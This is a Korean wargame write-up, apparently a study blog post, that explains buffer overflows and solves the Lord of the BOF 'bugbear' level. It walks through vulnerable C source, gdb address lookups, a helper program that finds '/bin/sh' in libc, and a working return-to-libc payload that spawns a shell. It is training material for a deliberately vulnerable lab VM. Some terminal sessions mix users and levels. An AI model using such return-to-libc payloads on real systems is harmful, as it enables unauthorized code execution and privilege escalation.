

2019_04_20_4차시

BOF취약점 알아보기

1. BOF란?
    1. 버퍼 오버플로(영어: *buffer overflow*) 또는 버퍼 오버런(buffer overrun)은 메모리를 다루는 데에 오류가 발생하여 잘못된 동작을 하는 프로그램 취약점이다.
    2. 

    3. 위처럼 버퍼가 위 사진같이 생겼는데, 입력받을 값을 정해주지않으면 뒤에 있는 버퍼를 덮는 취약점이다.
2. 간단한 BOF문제 풀이
    1. 로그인을 합니다.


Connecting to 192.168.231.130:23...
Connection established.
To escape to local shell, press 'Ctrl+Alt+]'.
The Lord of the BOF : The Fellowship of the BOF, 2010
[enter to the dungeon]
gate : gate
[RULE]
- do not use local root exploit
- do not use LD_PRELOAD to my-pass
- do not use single boot
[h4ck3rsch001]
login: golem
Password:
Login incorrect
login: darkknight
Password:
Last login: Sun Jul 29 21:39:07 from 192.168.231.1
[darkknight@localhost darkknight]$ ls
bugbear bugbear.c qwerqwe
[darkknight@localhost darkknight]$

\

코드를 살펴봅니다.

```
/*
        The Lord of the BOF : The Fellowship of the BOF
        - bugbear
        - RTL1
*/

#include <stdio.h>
#include <stdlib.h>

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        if(argv[1][47] == '\xbf')
        {
                printf("stack betrayed you!!\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);
}
```

간단하게 해석하면 리턴 맨앞을 "\xbf"로 맞춰주고, 인자는 1개이상 넣어줘야겠군요.

하지만 (stack betrayed you!!\n");부분을 보니 스택은 사용이 안되겠군요 ㅠ

저번 2번문제를 RTL로 풀었던 기억이 나네요.. 그대로 하면 됩니다.

```
(gdb) b *main
Breakpoint 1 at 0x8048430
(gdb) print system
No symbol "system" in current context.
(gdb) r `python -c 'print "\xbf"*48'`
Starting program: /home/darkknight/qwerqwe `python -c 'print "\xbf"*48'`

Breakpoint 1, 0x8048430 in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0x40058ae0 <__libc_system>
```

RTL기법을 이용해서 쉘을 탈취한다.

RTL기법이란 (Return-to-Libc)의 약자로 리턴을 libc로 주는 것이다.

함수가 실행될때에는 system이라는libc를 사용하게되는데. 이 함수내에는 우리가 원하는 "/bin/sh"도 포함이 되어있다.

ASLR이 적용되어있지않아서 저 함수가 실행되게끔 이동하게된다면 shell을 얻을 수 있을 것이다.

RTL기법이 CTF에서도 많이 사용이 가능하기때문에 이포스팅에선 이 방법을 택할 것이다.

tmp폴더를 생성하고 그 폴더에 복사본을 옮긴다.

```
[gremlin@localhost gremlin]$
[gremlin@localhost gremlin]$
[gremlin@localhost gremlin]$ mkdir tmp
[gremlin@localhost gremlin]$ ls
cobolt  cobolt.c  tmp
[gremlin@localhost gremlin]$ cp cobolt flaaag
[gremlin@localhost gremlin]$ mv flaaag tmp/
[gremlin@localhost gremlin]$ ls
cobolt  cobolt.c  tmp
[gremlin@localhost gremlin]$ cd tmp/
[gremlin@localhost tmp]$ ls
flaaag
[gremlin@localhost tmp]$
```

tmp폴더 내에서 디버깅을 해서 system 함수의 주소를 찾는다.

참고) ASLR이 적용되어있지않아서 주소는 모두 같을 것이다.

system 함수 주소 : "0x40058ae0"

```
[gremlin@localhost tmp]$ ls
flaaag
[gremlin@localhost tmp]$ gdb flaaag
GNU gdb 19991004
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) b *main
Breakpoint 1 at 0x8048430
(gdb) r
Starting program: /home/gremlin/tmp/flaaag

Breakpoint 1, 0x8048430 in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0x40058ae0 <__libc_system>
(gdb)
```

이제 문제는 system 함수 내에서 "/bin/sh"를 찾는것이다.

직접 x/100s $esp로 찾아도 좋지만, 컴퓨터가 우리보다 빠르니 프로그램을 작성하도록 하죠!

```
[gremlin@localhost tmp]$ ls
flaaag  whereisshell  whereisshell.c
[gremlin@localhost tmp]$ cat whereisshell.c
#include <stdio.h>

int main()
{
        long shell = 0x40058ae0; //system function start address
        while(memcmp((void*)shell,"/bin/sh", 8)) shell++;
        printf("here is shell address : %x\n\n\n", shell);
        return 0;
}
[gremlin@localhost tmp]$
```

프로그램을 돌렸더니"/bin/sh"의 위치가 "0x400fbff9"가 나왔습니다.

```
[gremlin@localhost tmp]$ ./whereisshell
here is shell address : 400fbff9
```

그래도 exploit해주면 될거같습니다.

```
[darkknight@localhost darkknight]$ ls
bugbear  bugbear.c  qwerqwe
[darkknight@localhost darkknight]$ ./bugbear `python -c 'print "A"*44 + "\xe0\x8
a\x05\x40" + "A"*4 + "\xf9\xbf\x0f\x40"'`
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA¿AAAA
bash$ my-pass
euid = 513
new divide
bash$
```

성!공!

(grin)